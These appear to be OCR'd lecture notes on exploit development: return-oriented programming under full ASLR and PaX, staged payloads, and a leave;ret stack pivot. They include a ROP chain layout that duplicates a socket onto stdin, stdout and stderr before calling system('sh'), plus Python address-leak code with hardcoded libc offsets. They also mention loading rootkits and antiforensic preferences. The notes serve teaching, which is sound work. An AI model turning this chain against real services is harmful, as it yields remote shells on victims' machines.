
- Return orientated programming or borrowed code chunks means that we are basically creating a fake stack and continuously RETting to gadgets, or pre-existing code chunks, which end with RET or a similar construct
- Doesn’t have to use ret, obviously..
- Made really powerful by massive libraries (even in tiny utilities like our little example, and also various CPU features of intel:
  - Critical instructions being 1 byte, common.
  - So many *!$@!$!8ing instructions
  - Instructions not needed to be aligned..

  - Counter against this is ASLR→ hard to system(“sh”); if you don’t know the address of system..

  I don’t quite understand where ret2 ends and ROP starts. I was using assembly snippets as soon as I learned about ret2 out of necessity (we’ll see necessity here, too!)

WHAT ASLR DOES – two execs of the same program

- ASLR means that when SECTIONS become SEGMENTS (file on disk to memory), the base addresses of the segments are randomized.
- That is, things like .text, the stack, the heap, and the base addresses of all the various libraries are at random (page aligned) addresses. They may change order etc.
- We are going to pretend to have full ASLR.



Staged payloads..

- A staged payload is a method where we gradually turn off exploit features and/or use our small amount of code to load a larger payload.
  - Leak an address which lets you mprotect() or change perms on an area where we
  - Insert a small stub of helper shellcode
  - Execute it
  - It grabs a larger payload, often not a shell but something more complicated: syscall proxy, MOSDEF, etc.
  - Sometimes this will grab a kernel exploit (local), and use that kernel exploit to install a rootkit..

MPROTECT() protection & staged payloads

- PAX/Grsecurity includes a protection which stops mprotect() from being used to set memory to executable, once it has been writeable. (Note that this is not like Windows..)

- OpenBSD has a similar protection, but less effective? OpenBSD’s (I’m not sure if it is still “Broken” like this) said that memory can’t be executable and writeable at the same time


- PAX says memory that was once writeable can never become executable.
- We are going to pretend this feature is turned on ;P We cannot ever execute our own shellcode.
- Aka. we are going to not use shellcode at all (we assume mprotect is on..)

What we want to do

- dup2(sockfd,0);//stdin
- dup2(sockfd,1);//stdout
- dup2(sockfd,2);//stderr
- system(“sh”);

//stderr is optional, if we can’t, we can live without stderr.

On the right is how I originally type up our stack layout.



```
'''
we need to call dup2(sockfd, 0;1;2
system("sh")

dup2 address [4]
sockfd          8
0               C
dup2 address    x10
sockfd          14
1               18
dup2 address    1c
sockfd          20
2               24
system address  28
ptr to "sh"     2c
'''
```


sh?

- I’m using sh here because it’s easy
- Fits in a single 4 byte integer as a string. “\0sh\0”.
- char *ptr+1= nul terminated sh.
- Doesn’t give a fuck about TTYs, works OK on a socket that’s been dup2ed.


- I would much prefer to use python– for antiforensic and also just awesome reasons, but this is much more difficult.

Quite easy to get it to read a script from the socket and execute it, with the output printed at the end, but less easy to get an interpreter.

How we are doing our leaks:




```
#leaks
leak = our_array[53]#this is the return value on the stack from where libc called main() :-)
stack_leak = our_array[35]#changed at end, unsure what it is but it works
sockfd = our_array[38]#the socket descriptor we are connected on..
old_ret = our_array[37]#we use the previously saved return value to find where our leave,ret is

stackclear = leak-stackclear_diff
dup2 = leak-dup2_diff
our_buf = stack_leak - buff_diff
execlp = leak-execlp_diff
leaveret_stub = old_ret - stub_diff
```



```
        orig_leak = 0xb7e66ca6
        orig_stackclear = 0xb7f5a68d
        orig_execlp = 0xb7ee7a80
        orig_dup2 = 0xb7f0d8a0

#END VERSION BLOCK
stackclear_diff = orig_leak-orig_stackclear
dup2_diff = orig_leak-orig_dup2
execlp_diff = orig_leak-orig_execlp

#THESE SHOULD BE THE SAME SINCE BINARY DOES NOT CHANGE ACROSS
buff_diff = 152
stub_diff = 0x804884c - 0x08048736
#END VERSION BLOCK
```

- When you call a function

You have a guarantee it wont modify things lower on the Stack (higher address) than Esp, but it can do what it Likes above our stack pointer (..lower address); this is Obviously it’s own frame and is how stacks work.



0

our esp

our base pointe

first base pointer in elf

more stuff depend. on libc

∞

Our safe leaking point?


- Now, think about something: Where is the ESP safety line in our process_packet function, at the time it does the first send() ?

- It’s below our buffer. We are at the “tip” of execution in our binary. Nothing in the standard flow (since main) should have messed with things above ESP. So we should not trust values from above ESP, or within the int buf[32] array itself. Things lower than this are more trustworthy, and things closest to it (but outside) are the most trustworthy of all.

- Where do we want to put our modifications?
- Inside the bits we know.. Mainly, buf[0] to buf[31]; when we need to use outside we will but try to avoid it.
- As such, I’m going to use the base pointer restore to shift the stack pointer.
- Our first ret will go to a little code snippet, relative to the value we leak out for .text, which contains the instructions:

```
leave
ret
```

- This means we can supply a value on the stack which will get restored into ebp
- leave is essentially mov esp, ebp; pop ebp
- This happens once at the end of our function, meaning we control ebp. We then ret to that block inside .text; the second time around, our restored ebp becomes our esp, and we specify a new ebp.

